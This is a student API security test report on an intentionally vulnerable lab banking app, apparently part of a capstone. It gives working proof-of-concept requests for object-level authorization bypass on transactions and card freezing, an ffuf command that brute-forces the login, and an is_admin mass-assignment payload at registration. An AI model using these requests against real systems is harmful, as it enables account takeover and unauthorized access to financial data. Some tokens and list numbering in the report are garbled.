

VulnBank API endpoint Test Report!

Prepared by: Falilat Owolabi

Date: Dec 8th 2025

Target Application: Vuln Bank website

Test Environment: Local DOcker compose environment

Testing Window: Dec 2nd - Dec 8th 2025

Testing Type: Red Team Simulation (Self-led, Part of API Security Capstone)

Format

This report contains the Top 3 vulnerabilities expected to be identified during testing.

Each finding includes:

- Description
- OWASP API Security Top 10 mapping
- Proof-of-Concept
- Business impact

1. Executive Summary

This report documents the Api test conducted on the VulnBank website, a digital bank system. The primary objective was to identify security weaknesses in the application's frontend, backend (API). Testing simulated a real-world attacker attempting to exploit common and advanced vulnerabilities.

Despite employing foundational protections like JWT authentication, and container isolation via Docker, critical issues were discovered. These include:

- Broken Object-Level Authorization (BOLA)
- Broken Authentication
- Broken Object Property level Authorization

Additionally, through frontend tampering and DevTools manipulation, unauthorized access to different user roles (Admin and other user bank data) was achieved by manipulating browser storage, bypassing intended authentication flows.

Methodology

The testing approach combined black-box, gray-box, and white-box techniques:


Tools Used:

- Burp Suite (for intercepting & manipulating API traffic)
- Browser DevTools (to inspect localStorage/session flows)
- JWT.io (token inspection)

Process Overview:

1. Mapped API endpoints via the frontend
2. Captured requests and tokens using BurpSuite

Vuln Bank Welcome Page



Our Features

Demo User mapped to the account Number

Hacker => **8961809232**


Hacker2 => **7885312289**

User1 => **1596221626**

User2 => **7806854832**

Affected endpoint:

- a) **GET /transactions/{account_number}**



Exploitation

The screenshot displays the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane on the left shows an HTTP GET request to `/transactions/7806854832` with various headers including `Host: 172.18.0.3:5000`, `Accept-Language: en-GB,en;q=0.9`, `User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36`, and a `Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJlc2VybmFtZSI6ImhhY2tldiIsImVzX2FkbWluIjpmYXZzZWiaWF0Ijo`. A red arrow points to the `HTTP/1.1` status line. The 'Response' pane on the right shows an `HTTP/1.0 200 OK` response with `Content-Type: application/json` and a JSON body containing transaction data.

```
1 GET /transactions/7806854832 HTTP/1.1
2 Host: 172.18.0.3:5000
3 Accept-Language: en-GB,en;q=0.9
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJlc2VybmFtZSI6ImhhY2tldiIsImVzX2FkbWluIjpmYXZzZWiaWF0Ijo
6 Accept: */*
7 Referer: http://172.18.0.3:5000/dashboard
8 Accept-Encoding: gzip, deflate, br
9 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJlc2VybmFtZSI6ImhhY2tldiIsImVzX2FkbWluIjpmYXZzZWiaWF0Ijo
10 Connection: keep-alive
11
12
```

```
1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 660
4 Access-Control-Allow-Origin: *
5 Server: Werkzeug/2.0.1 Python/3.9.25
6 Date: Sat, 06 Dec 2025 19:41:19 GMT
7
8 {
9   "account_number": "7806854832",
10  "server_time": "2025-12-06 19:41:19.587093",
11  "status": "success",
12  "transactions": [
13    {
14      "amount": 50.0,
15      "description": "I am here to steal half of your money",
16      "from_account": "1596221626",
17      "id": 3,
18      "timestamp": "2025-12-06 19:39:40.664330",
19      "to_account": "7806854832",
20      "type": "transfer"
21    },
22    {
23      "amount": 50.0,
24      "description": "I'm here to steal half of your balance",
25      "from_account": "8961809232",
26      "id": 2,
27      "timestamp": "2025-12-06 19:30:38.988177",
28      "to_account": "7806854832",
29      "type": "transfer"
30    }
31  ]
32 }
33
```

With the same Authorization bearer token, the hacker user is able to access the transaction data of user 2, which means he can access any user data as

long as he knows their account number. An account number is not a private data that is being kept from the public.

b) POST /api/virtual-cards/{card_id}/toggle-freeze

The screenshot displays the Burp Suite interface with a POST request and its corresponding response. The request is sent to the target `http://172.18.0.3:5000`. A red arrow points to the `2` in the URL path `/api/virtual-cards/2/toggle-freeze`. The response is a `200 OK` status with a JSON body indicating success.

Request:

```
1 POST /api/virtual-cards/2/toggle-freeze HTTP/1.1
2 Host: 172.18.0.3:5000
3 Content-Length: 0
4 Accept-Language: en-GB,en;q=0.9
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
  Safari/537.36
6 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1
  c2VybmFtZSI6ImhhY2tldiIsImZlcnRkbWUiOiJpmYXxzZSswiaWF0IjoxN
  zY1MDQ5OTg3fQ.80D4L0zk3NcWxg0E9jVfr4wMPgf7xLCOI2CE7cUVhH0
7 Accept: */*
8 Origin: http://172.18.0.3:5000
9 Referer: http://172.18.0.3:5000/dashboard
10 Accept-Encoding: gzip, deflate, br
11 Cookie: token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1
  c2VybmFtZSI6ImhhY2tldiIsImZlcnRkbWUiOiJpmYXxzZSswiaWF0IjoxN
  zY1MDQ5OTg3fQ.80D4L0zk3NcWxg0E9jVfr4wMPgf7xLCOI2CE7cUVhH0
12 Connection: keep-alive
13
14
```

Response:

```
1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 68
4 Access-Control-Allow-Origin: http://172.18.0.3:5000
5 Vary: Origin
6 Server: Werkzeug/2.0.1 Python/3.9.25
7 Date: Sat, 06 Dec 2025 19:49:05 GMT
8
9 {
10   "message": "Card frozen successfully",
11   "status": "success"
12 }
13
```

The right-hand side of the interface shows the **Inspector** tab with the following details:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 1
- Request headers: 11
- Response headers: 6

The hacker's account virtual ID card is ID 2 as seen above

Description: The toggle freeze endpoint is vulnerable to BOLA Attack also. I found that the card ID is part of the request body being sent to freeze the card and when just this was changed to another valid card ID, viola! Another user card was frozen by the hacker account, which means the hacker can freeze all cards in the system by

just writing a script that increments card id by 1 as it can be seen that incremental Id is used to assign Id to each virtual card.

Exploitation

The screenshot displays the Burp Suite interface with the 'Repeater' tab selected. The target is set to `http://172.18.0.3:5000`. The request is a POST to `/api/virtual-cards/1/toggle-freeze` with an Authorization header containing a Bearer token. The response is a 200 OK with a JSON body indicating success.

```
Request
1 POST /api/virtual-cards/1/toggle-freeze HTTP/1.1
2 Host: 172.18.0.3:5000
3 Content-Length: 0
4 Accept-Language: en-GB,en;q=0.9
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
6 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
7 Safari/537.36
8 Authorization: Bearer
9 eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1
10 c2VybWVtZSI6ImhhY2tldiIsImZlcnRzX2FkbWVjcmVwX2ZSwiawFOIjoxN
11 zY1MDQ5OTg3fQ.80D4L0zk3NcWxg0E9jVfr4wMPgf7xLCOI2CE7cUVhH0
12
13
14
Response
1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 68
4 Access-Control-Allow-Origin: http://172.18.0.3:5000
5 Vary: Origin
6 Server: Werkzeug/2.0.1 Python/3.9.25
7 Date: Sat, 06 Dec 2025 19:49:24 GMT
8
9 {
10   "message": "Card frozen successfully",
11   "status": "success"
12 }
13
```

The Inspector panel on the right shows the request and response details. The status bar at the bottom indicates 'Done' and '281 bytes | 10 millis'.

With the hackers Authorization token, he was able to freeze user 1 virtual card with ID 1


Business Impact: Unauthorized access to other users' objects can result in data disclosure to unauthorized parties, data loss or data manipulation

Finding 2: The Login page is vulnerable to Broken Authentication: API2.

Affected endpoint: POST/login

Description: The login endpoint lacks essential security controls such as rate limiting, login timeouts, and account lockout mechanisms. Because of this, an attacker can send an unlimited number of authentication attempts without restriction.

During testing, I successfully used a brute-force tool (such as ffuf / Burp Intruder) to guess valid passwords for existing users, including the admin account. The absence of throttling or blocking responses after repeated failed attempts enables attackers to systematically try a large number of passwords until the correct one is found.



```
kali:~# ffuf -w valid_username.txt -u http://172.18.0.3:5000/login -X POST -d '{"username":"W1","password":"W2"}' -H 'Content-Type: application/json' -c 500,401

v2.1.0-dev

:: Method      : POST
:: URL         : http://172.18.0.3:5000/login
:: Wordlist    : W1: /home/legold/valid_username.txt
:: Wordlist    : W2: /usr/share/seclists/Passwords/Common-Credentials/100k-most-used-passwords-MCSC.txt
:: Header     : Content-Type: application/json
:: Data       : {"username": "W1", "password": "W2"}
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 500,401


[Status: 200, Size: 470, Words: 57, Lines: 15, Duration: 91ms]
  * W1: admin
  * W2: admin123
  Admin Account credential
[Status: 200, Size: 480, Words: 57, Lines: 15, Duration: 92ms]
  * W1: hacker
  * W2: hacker

:: Progress: [129036/500000] :: Job 1/1 :: 1020 req/sec :: Duration: [0:03:17] :: Errors: 17917 ::
```

Result: No blocking, no delay, no captcha, and the correct password was discovered within the wordlist.

Additionally, the application allows users to set weak passwords without enforcing any complexity requirements. These weak passwords are commonly present in publicly available wordlists, making them significantly easier to compromise through dictionary attacks.

This combination of missing rate-limiting controls and weak password policies results in a broken authentication vulnerability.




Login page of the admin accessed after using fuff to brute force the login details

Business Impact: Attackers gain complete control of Admin and other users' accounts in the system, read their personal data, and perform sensitive actions on their behalf.

Finding 3: The Registration endpoint is vulnerable to Broken Object Property level Authorization: API3.

Affected Endpoint: POST/register



Description: The registration endpoint only expected the user to register with username and password. But when this request is intercepted by burpsuite and an attacker decided to add a new parameter `is_admin: true` to be able to register as admin as shown below, a success message was responded, which shows that a **mass assignment** can occur as it can be seen below, after adding the `is_admin: true` property, user was registered as an Admin in the system

The screenshot displays the Burp Suite interface with the 'Repeater' tab selected. The target is set to `http://172.18.0.3:5000`. The request is a POST to `/register` with the following body:


```
{
  "username": "hacker2",
  "password": "hacker2",
  "is_admin": true
}
```

The response is an HTTP 200 OK with the following body:

```
{
  "debug_data": {
    "account_number": "7885312289",
    "balance": 1000.0,
    "fields_registered": [
      "username",
      "password",
      "account_number",
      "is_admin"
    ],
    "is_admin": true,
    "raw_data": {
      "is_admin": true,
      "password": "hacker2",
      "username": "hacker2"
    },
    "registration_time": "2025-12-07 15:57:46.412747",
    "server_info": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36",
    "user_id": 5,
    "username": "hacker2"
  },
  "message": "Registration successful! Proceed to login",
  "status": "success"
}
```

Two red arrows highlight the `"is_admin": true` field in the request body and the `"message": "Registration successful! Proceed to login"` field in the response body.

Users can determine if they want to be an admin or not in the system and perform several admin features when logged in such as approving loans, deleting other users and even the main Admin of the system which can cause an attacker to hijack the system from the Admin.



The above image shows hacker2 is an Admin and able to approve loans meant to be done by only the admin.

Business Impact: Unauthorized access to private/sensitive object properties may result in data disclosure, data loss, or data corruption and full account takeover as done by the hacker2 account

Conclusion & final action plan

Overall posture: vulnApp intentionally contained many of the OWASP API Security Top 10 vulnerabilities. In this controlled lab, I successfully enumerated, captured, and exploited the top3, demonstrating real business impact (Unauthorized access to data, mass assignment, account takeover, administrative action abuse). In a production environment, these issues would be critical and require immediate remediation.

Top 5 immediate actions (executive checklist):

2. Apply object-level and function-level authorization checks everywhere.
3. Fix login brute force , enforce rate limiting and account protections.
5. Harden registration endpoint.

End of Report!